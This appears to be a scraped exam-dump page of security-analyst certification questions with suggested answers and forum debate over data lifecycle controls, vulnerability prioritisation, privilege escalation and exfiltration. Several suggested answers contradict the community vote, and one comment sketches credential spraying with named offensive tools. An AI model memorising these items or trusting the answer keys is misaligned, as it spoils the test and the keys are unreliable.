Phase 2 is storing data. Encryption (D) is how you store the data and Backups (E) are an additional location where you store the data. The link provided below clearly specifies encryption and backups as part of phase 2. To me, access controls seems more like phase 3, which is sharing. Access controls have nothing to do with storing, but with who has access to the data.

<https://www.ibm.com/topics/data-lifecycle-management>

upvoted 3 times

🗨️ 👤 **bettyboo** 1 year, 3 months ago

Selected Answer: DE

I like

D. Encryption

E. Backups

because phase 2 is storing and maintaining data.

upvoted 3 times

🗨️ 👤 **deeden** 1 year, 6 months ago

Selected Answer: CF

A. Data classification > creation

B. Data destruction > destroy

C. Data loss prevention > share

D. Encryption > store, share

E. Backups > archive

F. Access controls > store, use

upvoted 1 times

🗨️ 👤 **deeden** 1 year, 6 months ago

Surely I meant DF. I wish there's a way to edit my answer.

upvoted 2 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: DE

D and E. 6 stages of cloud secure data lifecycle: Create, Storage, Usage, Sharing, Archive, Destruction

The question states they are in phase 2, so we can eliminate option A as classification happens in stage 1. We can also eliminate B since destruction doesn't happen until the last step. That leaves us C, D, E, and F.

upvoted 2 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

From CBT Nuggets concerning stage 2: Once data is created, it needs to be stored somewhere. This is the second step - storage. Data can't live by itself. It needs to be held on a drive somewhere. Data is typically kept in a storage pool or a database in the cloud.

The data storage step is where you need to be careful. Depending on what laws and regulations you are subject to, data may need to be stored in specific parts of the world. For instance, data from Germany or regards German citizens must be held in the EU. Data also needs to be encrypted at rest, too. That means you will need a way to ENCRYPT and SECURE data stored in the cloud.

This tells us that option D is once answer choice. So answer D) Encryption is correct since encryption happens in stage 2.

upvoted 1 times

🗨️ 👤 [Removed] 1 year, 7 months ago

Now, from Alukos' CCSP guide:

As soon as data enters the store phase, it's important to immediately employ:

The use of backup methods on top of security controls to prevent data loss.

Additional encryption for data at rest.

DLP and IRM technologies are used to ensure that data security is enforced during the Use and Share phases of the cloud data lifecycle. They may be implemented during the Store phase, but do not enforce data security because data is not accessed during this phase.

E) Backups make the most sense, since having encrypted data is useless if you lose it and don't have a backup. So I am going with answer choices D and F. At stage 2 you make an encrypted backup of your data.

upvoted 1 times

🗨️ 👤 chaddman 1 year, 8 months ago

In the context of the data life cycle, phase two typically involves the storage and maintenance of the data. Given that the data is stored in a cloud-based storage system, the security team should focus on controls that protect the data while it's at rest and ensure that only authorized individuals can access it.

upvoted 3 times

🗨️ 👤 chaddman 1 year, 8 months ago

Selected Answer: DF

D. Encryption: Encrypting the data ensures that even if unauthorized access occurs, the data is protected and cannot be easily read. Encryption is particularly important for data stored in cloud environments.

F. Access Controls: Implementing strong access controls ensures that only authorized users can access the data. This can include user authentication, role-based access control, and other permissions settings.

upvoted 4 times

🗨️ 👤 Jong1 1 year, 8 months ago

Selected Answer: AF

In phase two of the data life cycle, which is the "active" phase where data is regularly accessed and modified, the following controls should be addressed by the security team:

A. Data classification: Data should be classified based on its sensitivity and importance. This classification helps in determining appropriate access controls, encryption methods, and other security measures.

F. Access controls: Access controls ensure that only authorized individuals or systems have access to the data. This control is crucial during the active phase of the data life cycle to prevent unauthorized access or modifications.

Other controls such as data loss prevention (C) and encryption (D) are important as well, but data classification and access controls are specifically relevant during the active phase of data usage and modification.

upvoted 4 times

🗨️ 👤 dcdc1000 1 year, 9 months ago

Answer CD

This question is about management of data security and compliance in the cloud with regard to data life cycle.

DLP - Azure, GCP, and AWS have many resources and tools available to identify confidential data in use, in storage, and in transit and then understand how that data is used to protect it in a shared data environment.

Encryption - is used to protect the data at rest on storage devices, in transit, and even in use. It protects connectivity to the cloud, data stored in the cloud, etc...

Both DLP and Encryption is a part of the data life cycle management.

upvoted 3 times

🗨️ 👤 ms123451 1 year, 9 months ago

Selected Answer: CF

This is more related to data ingestion, storage, retrieval and sharing. So DLP and access control

upvoted 3 times

An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?

- A. The scanner is running without an agent installed.
- B. The scanner is running in active mode.
- C. The scanner is segmented improperly
- D. The scanner is configured with a scanning window

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **kmordalv** Highly Voted 1 year, 10 months ago

Selected Answer: B

Correct

These scans can sometimes overload or disrupt target systems, especially if they are not configured or managed properly. In some cases, active scans can trigger vulnerabilities or cause service disruptions, leading to unexpected issues like a server crash.

upvoted 11 times

🗲️ 👤 **Lilik** Most Recent 10 months, 2 weeks ago

Correct. Active scans could affect network speed, performance, uptime, and operations. They may also send incompatible queries that could cause endpoints to malfunction.

upvoted 1 times

🗲️ 👤 **Rezaee** 1 year, 5 months ago

Selected Answer: B

B. The scanner is running in active mode.

upvoted 1 times

🗲️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: B

It should be run in passive mode if there's any concerns it'll take down a critical server.


upvoted 3 times

An organization's threat intelligence team notes a recent trend in adversary privilege escalation procedures. Multiple threat groups have been observed utilizing native Windows tools to bypass system controls and execute commands with privileged credentials. Which of the following controls would be most effective to reduce the rate of success of such attempts?

- A. Set user account control protection to the most restrictive level on all devices
- B. Implement MFA requirements for all internal resources
- C. Harden systems by disabling or removing unnecessary services
- D. Implement controls to block execution of untrusted applications

Suggested Answer: D

Community vote distribution



🗳️ 👤 [Removed] **Highly Voted** 👍 1 year, 7 months ago

Selected Answer: C

Sadly there's a character limit so I can't knowledge dump, but the answer is indeed C. When you disable unnecessary services, they can't privilege escalate. Toaster and the ones below me are thinking you privesc on the machine, that's rarely the case on initial entry, you'll get creds, scan the internal network for services like SMB, WinRM, SSH, SQL, internal web hosts, etc. And blast found creds at those. There's linux apps like crackmapexec that will spray at every open SMB connection and let you know if they're local admin on that machine, evilwinRM will basically give you a command prompt, and you use your initial creds to find more creds. Someone maybe left some powershell history, has an insecure custom app or path, tons of ways. This happens every day and by hardening the system you can prevent or at least contain the threat.

upvoted 12 times

🗳️ 👤 ms123451 **Highly Voted** 👍 1 year, 9 months ago

Selected Answer: C

The question is saying windows native tools, blocking untrusted apps has nothing to do with the question

upvoted 7 times

🗳️ 👤 kmordalv 1 year, 9 months ago

I agree with your answer

upvoted 2 times

🗳️ 👤 kmicic77 **Most Recent** 🕒 4 weeks, 1 day ago

Selected Answer: B

MFA may be the correct answer here. MFA defends WHO can act, thwarting credential-based escalation, whereas hardening defends WHAT can be exploited, shrinking exposure but leaving credential abuse largely untouched.

upvoted 1 times

🗳️ 👤 alialzehhawi 9 months ago

D. Implementing controls to block execution of untrusted applications can prevent privilege escalation attacks that leverage native Windows tools, such as PowerShell, WMIC, or Rundll32

upvoted 1 times

🗳️ 👤 Omo_Mushin 11 months, 1 week ago

Setting UAC to the most restrictive level ensures that even if an attacker gains initial access to a system, they will face additional prompts and controls when attempting to escalate privileges or execute commands with higher privileges.

Given the trend of adversary privilege escalation using native Windows tools, setting user account control protection to the most restrictive level on all devices (option A) is the most effective control. It directly addresses the method of attack described by adding an additional layer of security and control over privilege escalation attempts.

Therefore, option A is the best choice to reduce the rate of success of privilege escalation attempts using native Windows tools.

upvoted 4 times

🗳️ 👤 section8santa 1 year, 2 months ago

Selected Answer: D

This approach, often referred to as application whitelisting or the use of application control policies, is effective in preventing the execution of unauthorized or malicious software, including the misuse of legitimate tools for malicious purposes. By only allowing trusted applications to run, you significantly reduce the ability of an adversary to use native tools in unintended ways. This is particularly effective against the described technique, which involves using native tools for privilege escalation.


upvoted 1 times

🗨️  **bettyboo** 1 year, 3 months ago

Selected Answer: C

C. Harden systems by disabling or removing unnecessary services

upvoted 1 times

🗨️  **T1bii** 1 year, 4 months ago

According to ChatGPT, A is the correct answer : UAC helps prevent unauthorized system changes asking for prompt consent or more before elevating privileges. My experience would lead me to A

upvoted 2 times

🗨️  **Mehe323** 1 year, 1 month ago

I fed the question to ChatGPT too and it said C.


upvoted 5 times

🗨️  **LiveLaughToasterBath** 1 year, 7 months ago

Selected Answer: D

While adversary may use native tools to access system, they will invariably use hacking tools to escalate an attack. Think of ssh-ing into a sys and running a hash-cracking tool. That tool will be foreign to the system. That's the execution of an untrusted app that needs blocking.

upvoted 2 times

🗨️  **[Removed]** 1 year, 7 months ago

Thats untrue. It's C. You also wouldn't run hash cracking tools in the compromised machine, you would exfil them to the attacker machine.


upvoted 2 times

🗨️  **chaddman** 1 year, 8 months ago

Selected Answer: D

Implement controls to block execution of untrusted applications (D): This would include application whitelisting, which allows only approved applications to run. Since the adversaries are using native Windows tools (which are usually trusted), restricting execution to a list of approved applications can help mitigate these types of attacks.

upvoted 1 times

🗨️  **Jong1** 1 year, 8 months ago

Selected Answer: A

etting user account control (UAC) protection to the most restrictive level on all devices can be effective in reducing the rate of success of attempts involving privilege escalation using native Windows tools. UAC helps prevent unauthorized changes to the system by notifying users or administrators when potentially harmful actions are being attempted. By setting UAC to the highest level, users and applications will need to prompt for consent or administrative credentials before performing actions that could potentially modify the system or execute privileged commands

upvoted 4 times

🗨️  **danscbe** 1 year, 9 months ago

Selected Answer: C

The question specifically states the privilege escalation is being done via "native tools". By default, the operating system will trust native tools-- They are native. Blocking untrusted applications won't solve anything.

upvoted 4 times

🗨️  **stolleryp** 1 year, 8 months ago

I think you have misread the question. We're trying to reduce the rate of success of these attempts. So yes, blocking untrusted apps won't solve anything - and definitely wouldn't reduce the rate of success.

upvoted 2 times

A new zero-day vulnerability was released. A security analyst is prioritizing which systems should receive deployment of compensating controls deployment first. The systems have been grouped into the categories shown below:

Group	Vulnerability present	Mitigating controls	Asset value
Group A	No	No	High
Group B	Yes	Yes	Med
Group C	Yes	No	Med
Group D	Yes	Yes	High

Which of the following groups should be prioritized for compensating controls?

- A. Group A
- B. Group B
- C. Group C
- D. Group D

Suggested Answer: A

Community vote distribution

C (96%)

4%

 **ms123451** Highly Voted 1 year, 9 months ago

Selected Answer: C


Vulnerability MUST be present, so BCD, highest priority first but D has mitigating controls so now BC, C has no mitigating controls and both medium so it is the choice for prioritization

upvoted 25 times

 **kmordalv** 1 year, 9 months ago

I agree with your answer

upvoted 1 times

 **Susan4041** Most Recent 3 months, 1 week ago

Selected Answer: C

C i the correct answer

upvoted 1 times

 **Lilik** 10 months, 2 weeks ago

C is the correct answer. In group A there is no vulnerabilities so that's why it excluded it.

upvoted 1 times

 **eddy72** 1 year ago

answer is C. Group B and Group D have mitigating controls in place for their vulnerabilities.

Group A and Group C don't have mitigating controls in place.

Asset Value: Both Group B and Group C have medium asset value.

upvoted 2 times

 **Kanika786** 1 year, 1 month ago

Selected Answer: C

I vote c


upvoted 1 times

 **CyberJackal** 1 year, 3 months ago

Selected Answer: C

A is so blatantly wrong it's funny.

upvoted 2 times

 **Doa** 1 year, 3 months ago

Selected Answer: C

Groups B, C, and D have vulnerability. Groups B and D have controls in place for mitigating the vulnerability. Residual risk is not mentioned. Group C does not have controls in place to mitigate the vulnerability. So the answer is C.

upvoted 1 times

🗨️ 👤 **Jhonys** 1 year, 8 months ago

Selected Answer: C

After revising the question, I change the answer to C.

upvoted 1 times

🗨️ 👤 **Jhonys** 1 year, 8 months ago

Selected Answer: D

Another trick question. I think you should consider the answer Group D - This group should be prioritized because it has vulnerabilities present in high-value assets and also has mitigation controls available. This means it is crucial to ensure these high-value assets are protected or as quickly as possible. Therefore, the prioritization order would be D, B, C and, lastly, A.

upvoted 1 times

🗨️ 👤 **voiddraco** 10 months, 2 weeks ago

How is this a trick question? lol D has mitigating controls

upvoted 2 times

🗨️ 👤 **Jhonys** 1 year, 9 months ago

Selected Answer: C

The security analyst should prioritize deploying compensating controls to the groups with higher asset value and where vulnerabilities are present.

Based on the information provided, the highest priority should be given to Group C because it has vulnerabilities without any mitigating controls, and it has a medium asset value. Therefore, the correct choice is Group C.

upvoted 2 times



A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

- A. OSSTMM
- B. Diamond Model of Intrusion Analysis
- C. OWASP
- D. MITRE ATT&CK

Suggested Answer: D

Community vote distribution

D (100%)

  **FoeMarc** Highly Voted 8 months ago

D. MITRE ATT&CK.

The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is a comprehensive knowledge base that provides detailed information about various attack techniques and tactics employed by adversaries. It categorizes and describes different attack vectors, tactics, and techniques used in real-world cyberattacks. Organizations can use the MITRE ATT&CK framework to understand the threats they face, map security controls to specific attack techniques, and develop effective defensive strategies.

While options A (OSSTMM), B (Diamond Model of Intrusion Analysis), and C (OWASP) are valuable resources for specific aspects of cybersecurity and threat analysis, they do not provide the same level of detailed attack vector mapping and coverage as the MITRE ATT&CK framework, which is specifically designed for this purpose.

upvoted 6 times

  **[Removed]** Most Recent 7 months ago

Selected Answer: D

From Sybex 003 Guide:

difference between an organization's attack surface, or the systems, services, and other elements of the organization that can be attacked and attack vectors, or how the attack can be accomplished.

Attack vectors = TTP = MITRE

upvoted 2 times

  **kmordalv** 10 months ago

Selected Answer: D

This seems to be the correct answer

upvoted 2 times



Which of the following actions would an analyst most likely perform after an incident has been investigated?

- A. Risk assessment
- B. Root cause analysis
- C. Incident response plan
- D. Tabletop exercise

Suggested Answer: B

Community vote distribution

B (100%)

  **kmordalv** Highly Voted 1 year, 3 months ago

Selected Answer: B

After an incident has been investigated, one of the most important actions is to perform a root cause analysis. Root cause analysis helps in identifying the underlying reasons or factors that led to the incident in the first place. By understanding the root causes, organizations can implement corrective actions to prevent similar incidents from occurring in the future. This analysis is crucial for improving the overall security posture and resilience of the organization.

The options A, C and D are typically done before an incident occurs

upvoted 6 times

  **[Removed]** Highly Voted 1 year, 1 month ago

Selected Answer: B

B

A) risk assessment: done prior to an incident. This is a separate process outside of incident response

B) Correct. After the incident, this is part of the lessons learned. Why did this happen?

C) IRP this doesn't make sense in the context of the question

D) tabletops are done to simulate an incident, preemptive. Not afterwards

upvoted 6 times

  **Sebatian20** 1 year ago

Investigate isn't fixing the issue.

IRP is the only answer as you need to fix the problem before before you can do a lesson learn.


This isn't a well worded question though; typical of Comptia.

upvoted 1 times

  **Chalice** Most Recent 8 months, 4 weeks ago

It took me a bit to agree with root cause as the answer but after a while I got it. The root cause is the why it happened not what happened. The investigation covers the what and after that is concluded, then you focus on the why.

upvoted 3 times

  **Tdarling77** 8 months, 4 weeks ago

Answer D: Tabletop exercise. Here's my rationale: Conducting a risk assessment, root cause analysis, and developing an incident response plan are activities typically carried out before or during an incident investigation, rather than afterward. A risk assessment involves identifying, analyzing, and evaluating potential risks to the organization. Root cause analysis entails identifying the fundamental reasons behind an incident. An incident response plan outlines roles, responsibilities, procedures, and resources for responding to incidents. My emphasis is on the timing of these actions, which occur before or during, not after, an incident investigation.

upvoted 1 times

  **VVV4WIN** 1 year, 1 month ago

After an incident has been remediated? Is that what they mean? If it has only been investigated, then has it only been discovered? Then IRP must occur..... But knowing CompTIA it is probably B
upvoted 3 times

  **Frog_Man** 1 year, 2 months ago


If an incident has been investigated, A and B should be complete and D does not apply. I say C. After the investigation has been completed, then we do a lessons learned and update the IRP as applicable.
upvoted 1 times

After completing a review of network activity, the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

- A. Irregular peer-to-peer communication
- B. Rogue device on the network
- C. Abnormal OS process behavior
- D. Data exfiltration

Suggested Answer: D

Community vote distribution



🗳️ 👤 **Kmelaun** Highly Voted 8 months, 1 week ago

Selected Answer: D

I would say D. Data Exfiltration because it is unexpected outbound communication. Especially because it's been happening daily and the analyst is just now discovering it. You can find rogue devices with scans or sweeps according to Certmaster but I think they would've gave us more information if they wanted us to choose rogue devices.

upvoted 6 times

🗳️ 👤 **Ree1234** Highly Voted 7 months, 1 week ago

Selected Answer: D

The question says " Which of the following is potentially occurring?" the keyword there " POTENTIALLY".....that device can exfiltrate data through that email...

upvoted 6 times

🗳️ 👤 **b0ad9e1** Most Recent 1 year ago

Selected Answer: D

Obviously D.

upvoted 3 times

🗳️ 👤 **deeden** 1 year ago

Selected Answer: D

Thank you for this question. It gives familiarization to tricks so test takers may be more aware. It says the team discovered a device that sends outbound email to a non-corporate address - but just not enough information to conclude that it's a rogue device. It might as well be a compromised workstation. There is definitely some outbound communication happening but not enough information to conclude that there's data being taken. A lot is left to the imagination.

upvoted 1 times

🗳️ 👤 **deeden** 1 year ago

I vote D because most rogue device I encounter was used for inbound traffic - usually some kind of illegal router or proxy. I would imagine a rogue workstation tapping in to a local network will be subjected to Firewall rules and network access control.

upvoted 2 times

🗳️ 👤 **LOMCLOTRMC** 1 year ago

Selected Answer: D

It is not a point of debate whether it is an unauthorized device.

The reliable fact is that information is flowing outside.

upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

Selected Answer: D

After revision, I agree D is the best answer. Beaconing (answer A and maby C) would be done through HTTP/HTTPS typically. If I want to send a mass amount of PII, I could easily do so through an email (which is the attack vector used in the question).

upvoted 1 times

🗳️ 👤 **LiveLaughToasterBath** 1 year, 1 month ago

Selected Answer: D

Terribly worded question. The device is not communicating to a peer, as in another device on same network. A rogue device most likely wouldn't show up on a scan. I don't know what abnormal OS process that would do this. Data Exfil seems like the most correct out of all of these.

upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

Selected Answer: B

B) rogue device on the network

A) the word irregular throws me off. The question states it happens daily, at 10:00 PM. This is an established, determinable, regular attack.

B) Seems like something CompTIA would ask for TBH

C) nothing about the OS can be deduced from this. It's via email, not a system process

D) No data is being exfiltrated. The emails could be investigated as part of DLP efforts.

upvoted 1 times

🗳️ 👤 **geenoe** 1 year, 1 month ago

Focus on the question. It says potentially occurring. You have no clue if they have DLP implemented or not. D is the best answer

upvoted 2 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

After revision, I agree D is the best answer. Beaconing would be done through HTTP/HTTPS typically. If I want to send a mass amount of PII, I could easily do so through an email (which is the attack vector used in the question).

upvoted 1 times

🗳️ 👤 **chaddman** 1 year, 2 months ago

Selected Answer: D

Data Exfiltration (D): The most suspicious part of the activity is the daily sending of an email to a non-company address, which is a common method for data exfiltration. The timing (10:00 p.m.) also suggests an attempt to avoid detection.

upvoted 2 times

🗳️ 👤 **kmordalv** 1 year, 2 months ago

Selected Answer: D

If CompTIA were looking for answer B, it would not indicate in the question that the device sends data through the mail. It asks what is happening, or what action is taking place. Therefore, the answer to this question is D. It is true that it does not indicate what it is sending but it is transparent. The fact of discovering a device and that it is sending mail should be significant of a data exfiltration.

upvoted 2 times

🗳️ 👤 **stolleryp** 1 year, 2 months ago

I agree with danscbe - CompTIA are looking for the answer B, they are catching us out for assuming that data is being exfiltrated

upvoted 1 times

🗳️ 👤 **kmordalv** 1 year, 2 months ago

And is it assumed to be an unauthorized device?

The question only says that a device has been found sending a mail, it does not say that it is suspicious or that the device should not be there.

If I am a network administrator, for example, and I see several connected computers I can also say that I found a device sending a mail. On the other hand, this device sends an email during non-business hours to an external email address, which is suspicious. Both answers could be equally valid. Now, knowing CompTIA I think you are right and the answer sought is the B

upvoted 1 times

🗳️ 👤 **danscbe** 1 year, 2 months ago

Selected Answer: B

Let's break this down. It helps to take it one word at a time sometimes in CompTIA questions. After completing a review of network activity, the threat hunting team DISCOVERED a device on the network. This means this device wasn't known about to be on the network at all. From there, this device is regularly sending outbound emails.

We have nothing to support any irregular peer-to-peer communication, and there is nothing showing the OS of this device is behaving abnormally. It is sending email through a mail client. That is normal. This leaves us with B and D. We cannot say data is being exfiltrated because there is nothing in the question which states what the email regularly being sent contains. For that matter, this behavior could be an advanced form of beaconing somehow. This only leaves us with deducing a rogue device has gotten onto the network.

upvoted 3 times

🗳️ 👤 **geenoe** 1 year, 1 month ago

You forgot to break down the question, the most important of this scenario, lol.

upvoted 1 times

A vulnerability scanner generates the following output:

IP address	Name	Vulnerability state	CVSS	Age
10.12.2.40	SSL Certificate Cannot Be Trusted	New	6.4	13 days
10.16.2.52	Redis Server Unprotected by Password Authentication	Active	7.5	43 days
10.100.26.60	Cisco Webex Meetings Scheduled Meeting Template Deletion	Resurfaced	6	701 days
10.14.0.15	SMB Signing not required	Active	5	25 days
10.12.2.40	SSL Self-Signed Certificate	New	6.4	13 days
172.27.2.153	Sysinternals PsExec Elevation of Privilege (CVE-2021-1733)	Resurfaced	4.6	435 days
172.27.2.153	Oracle Java JDK / JRE 6 < Update 30 Multiple Vulnerabilities	Resurfaced	10	4 days

The company has an SLA for patching that requires time frames to be met for high-risk vulnerabilities. Which of the following should the analyst prioritize first for remediation?

- A. Oracle JDK
- B. Cisco Webex
- C. Redis Server
- D. SSL Self-signed Certificate

Suggested Answer: C

Community vote distribution

A (59%)

C (41%)

jaeyon Highly Voted 1 year, 9 months ago

Selected Answer: C

The only vulnerability with a (high) rating in the provided list is the Redis Vulnerability. CVSS Scores: None 0.0, Low 0.1 - 3.9, Medium 4.0 - 6.9, High 7.0 - 8.9, Critical 9.0 - 10.0. Another trick question by CompTIA. In the real-world there would be SLA for Critical as well if there is one for High. I am not 100% sure but I am going with C on this one as its my 6th CompTIA test.

upvoted 16 times

Kmelaun 1 year, 2 months ago

Agreed you would remediate the highest active risk before you have look at something that has resurfaced. Although the age of the resurfaced vulnerability is higher, it can be a false positive due to the scanner not applying the exception after this vulnerability has already been patched or mitigated with a compensating control.

upvoted 1 times

kmordalv Highly Voted 1 year, 8 months ago

Selected Answer: A

According to CVSS, vulnerabilities are classified as follows:

none (0.0), low (0.1-3.9), medium (4.0-6.9), high (7.0-8.9), critical (9.0-10.0)

If The company has an SLA for patching that requires time frames to be met for high-risk vulnerabilities, means that the Redis vulnerability will be covered so it would not be a vulnerability that the analyst should be concerned about.

It seems that the SLA does not cover Extremely High Risk (critical) vulnerabilities. Yes I know, it is a little hard to believe but you have to think about what CompTia wants us to think with the question.

Since this is a resurfaced vulnerability and the number of days, the analyst should analyze whether this is a patched vulnerability or, on the contrary, a new vulnerability that has been found.

upvoted 8 times

ExamTopics701 Most Recent 2 months, 3 weeks ago

Selected Answer: A

do not overthink, CompTIA will spank you!

upvoted 1 times

GDLY 7 months ago

Selected Answer: A

If it were your company, would you tackle the critical 10 CVSS which likely means RCE with no complexity? Or would you tackle the 7.5 CVSS which is harder to exploit and less of a threat to your organization? Answer is easy. Its A.

upvoted 1 times

🗨️ 👤 **Eluis007** 8 months, 1 week ago

Selected Answer: A

The company has an SLA for patching that requires time frames to be met for high-risk vulnerabilities. In my opinion, okay, we have an SLA for high vulnerabilities, but that's just a smokescreen. Why? First of all, it states that the time frame must be met, but nowhere does it specify what that time frame is and whether we are late. Additionally, it says that we have been waiting 43 days for the remediation of this vulnerability. When it could wait for so long time, why should we prioritize it over critical CVSS 10? So, I am for A

upvoted 1 times

🗨️ 👤 **cy_analyst** 8 months, 2 weeks ago

Selected Answer: A

Redis Server is high-risk (CVSS 7.5), but since it's been on the radar for 43 days, the assumption is that the team should have already handled it under normal SLA conditions for high-risk vulnerabilities. If it's still unremediated, it may indicate an oversight or a different issue, but it doesn't necessarily need to be the immediate focus unless it was missed or there's a problem with the patching process.

Oracle JDK resurfacing as a critical vulnerability (CVSS 10) takes precedence here. The fact that it's resurfaced means it was likely addressed in the past but has now reappeared. Critical vulnerabilities can have severe impacts, and given its 4-day age, it falls within a much more urgent time frame for remediation, despite the question mentioning a high-risk policy.

In this scenario, the resurfaced Oracle JDK vulnerability should be prioritized because:

It's classified as critical, which can bypass or elevate priority over high-risk policies.

Resurfaced vulnerabilities can indicate that a previous patch or remediation effort was incomplete or has failed, making it even more urgent.

upvoted 2 times

🗨️ 👤 **Serac** 8 months, 3 weeks ago

Selected Answer: C

I pick C over A based on the SLA mentioned. I know A is CVSS 10, but it is 4 days. If we have to follow the SLA, the 40+ days one has to get fixed first. IRL probably have to ask client what to prioritise.

upvoted 1 times

🗨️ 👤 **Lilik** 10 months, 2 weeks ago

C is correct due to the fact that the question ask about high vulnerabilities. There are the ones between 7.0 - 8.9. so the examtopis answear is correct in my opinion

upvoted 1 times

🗨️ 👤 **NA4now** 11 months ago

I have not taken the exam yet, but I believe this question is looking to see if you know what the CVSS scales are. SLA states "high" - so what does "high" equate to on scale === 7.0 -> 8.9. Which vulnerability has a score in this range?

upvoted 1 times

🗨️ 👤 **tacticleight** 11 months, 2 weeks ago

Selected Answer: A

CVSS is 10 so answer is A

upvoted 2 times

🗨️ 👤 **zecomeia_007** 11 months, 3 weeks ago

Selected Answer: A

Oracle JDK

upvoted 2 times

🗨️ 👤 **maggie22** 1 year ago

Selected Answer: A

High-severity vulnerabilities (especially those with a CVSS score of 10) are often easier to exploit and might already have exploits available in the wild. Attackers can leverage these vulnerabilities to gain privileged access or control over affected systems quickly. While the server has an active vulnerability, the lower CVSS score suggests it may be less likely to be exploited or might have mitigating factors that reduce its immediate impact.

upvoted 3 times

🗨️ 👤 **c83335b** 1 year, 1 month ago

Selected Answer: A

age: 4 days CVSS of 10. what you mean option C? is A no questions asked.

upvoted 1 times

🗨️ 👤 **Ree1234** 1 year, 1 month ago

Selected Answer: A

I go with A

upvoted 2 times

🗨️ 👤 **thisguyfucks** 1 year, 1 month ago

Id say C as it the only active vulnerability

upvoted 1 times

🗨️ 👤 **section8santa** 1 year, 2 months ago

Selected Answer: A

From the output, the Oracle Java JDK / JRE 6 < Update 30 Multiple Vulnerabilities has the highest CVSS score of 10, which classifies it as a critical vulnerability. Given its high risk and the fact that it is a recent vulnerability (only 4 days old), this should be prioritized first for remediation.

upvoted 4 times

🗨️ 👤 **CyberJackal** 1 year, 2 months ago

Selected Answer: C

I think this is a curveball question to look at more than just the vulneranility metrics. For the Redis line item, the CVE states that password authentication is ineffective- meaning its exploitable when only using a password 1fa and by that nature of the exploit itself is a higher priority than the rest.


upvoted 3 times

A web application team notifies a SOC analyst that there are thousands of HTTP/404 events on the public-facing web server. Which of the following is the next step for the analyst to take?

- A. Instruct the firewall engineer that a rule needs to be added to block this external server
- B. Escalate the event to an incident and notify the SOC manager of the activity
- C. Notify the incident response team that there is a DDoS attack occurring
- D. Identify the IP/hostname for the requests and look at the related activity

Suggested Answer: D

Community vote distribution



kmordalv Highly Voted 1 year, 3 months ago

Selected Answer: D

Identifying the IP/hostname for the requests and looking at the related activity is the first step in understanding the nature of the issue. This step is crucial for making informed decisions about how to respond to the situation.

Once the analyst has gathered more information, they can then decide whether further escalation or actions are necessary, such as alerting the incident response team or notifying higher management.

upvoted 16 times

CyberJackal Most Recent 9 months ago

Selected Answer: D

Until you yourself identify that a DDoS is occurring, don't notify the incident response team.

Noone likes a cybersecurity analyst who cries wolf.

upvoted 4 times

chaddman 1 year, 2 months ago

Selected Answer: D

Identify the IP/hostname for the requests and look at the related activity (D): This is the most prudent first step. By identifying the source of the requests, the analyst can better understand whether this is benign activity, a scanning attempt, or something more malicious.

upvoted 1 times

Jong1 1 year, 2 months ago

did someone pass the exam with the questions presented here ? I also noticed only 153 questions available but it shows 162 ? How accurate are the questions ?

upvoted 3 times

581777a 1 year, 1 month ago

i'm taking mine in the morning, i will update here and on the main page. I studied both versions but this one more.

upvoted 2 times

[Removed] 1 year, 1 month ago

Did you pass?

upvoted 4 times

deeden 1 year ago

I just passed! Good luck to everyone who's going to take the exam.

upvoted 7 times

chaddman 1 year, 2 months ago

jong, i took couple weeks ago, i scored 730, failed, just found out this site, and i am seeing 90 percent of the questions that i had

upvoted 10 times

[Removed] 1 year, 1 month ago

did you study both c0-002 and c0-003 mate?

upvoted 1 times

🗨️ 👤 **RT7** 1 year, 1 month ago

Hi chaddman, How many PBQs appeared from here? And how many questions appeared in total?
upvoted 2 times

🗨️ 👤 **NFFC91** 9 months ago

90% from 003 or 002?
upvoted 1 times

🗨️ 👤 **muvisan** 1 year, 2 months ago

Selected Answer: C

if thousands of 404 are seen, then this is very probably a ddos attack and the requests will come from a lot of IPs. So identifying this IPs will not help much.

I would go with answer C.

And after this step the FW engineer (answer A) would be involved and start mitigating the situation...

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 2 months ago

The first task to be performed by the analyst would be to investigate the activity. Once investigated, he should perform any of the other options.

The 404 error code indicates that the requested resource could not be found. The analyst must investigate whether the error is due to a bad link or a missing component.

DDos attacks would be associated with 50x codes (500 Internal Server Error, 503 Service Unavailable, 504 Gateway Timeout).

upvoted 8 times

🗨️ 👤 **muvisan** 1 year, 2 months ago

ok, so 404 and DOS really usually doesn't make sense (only maybe when a proxy is between).

Then answer D and investigating the activity makes most sense.

upvoted 1 times

🗨️ 👤 **3be4f49** 9 months, 1 week ago

There's no sign it's a DDOS attack as compared to a DOS attack, which is why further analysis needs to be conducted.

upvoted 2 times

🗨️ 👤 **Itechcomputer** 1 year, 2 months ago

where are the rest of the questions? it says 162 and I only see 153 and also the simulations. I haven't see any of those.

upvoted 3 times

🗨️ 👤 **[Removed]** 1 year, 1 month ago

same her no simulations question

upvoted 1 times

Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system application, or user base is affected by an uptime availability outage?

- A. Timeline
- B. Evidence
- C. Impact
- D. Scope

Suggested Answer: C

Community vote distribution

C (100%)

🗨️ 👤 **SigInteger** 1 month, 2 weeks ago

Selected Answer: D

I won't choose C because Impact is "How bad was the outage". Scope is "how many people or systems were affected" which is inline with the question.

upvoted 1 times

🗨️ 👤 **Kmelaun** 7 months, 2 weeks ago

Selected Answer: C

Availability is apart of the CIA triad which measures " impact"!

upvoted 4 times

🗨️ 👤 **mightybluepen** 11 months, 3 weeks ago

Selected Answer: C

Agree with the answer C. Impact would measure the degree of "affected by" an outage.

upvoted 3 times

🗨️ 👤 **Rezaee** 11 months, 3 weeks ago

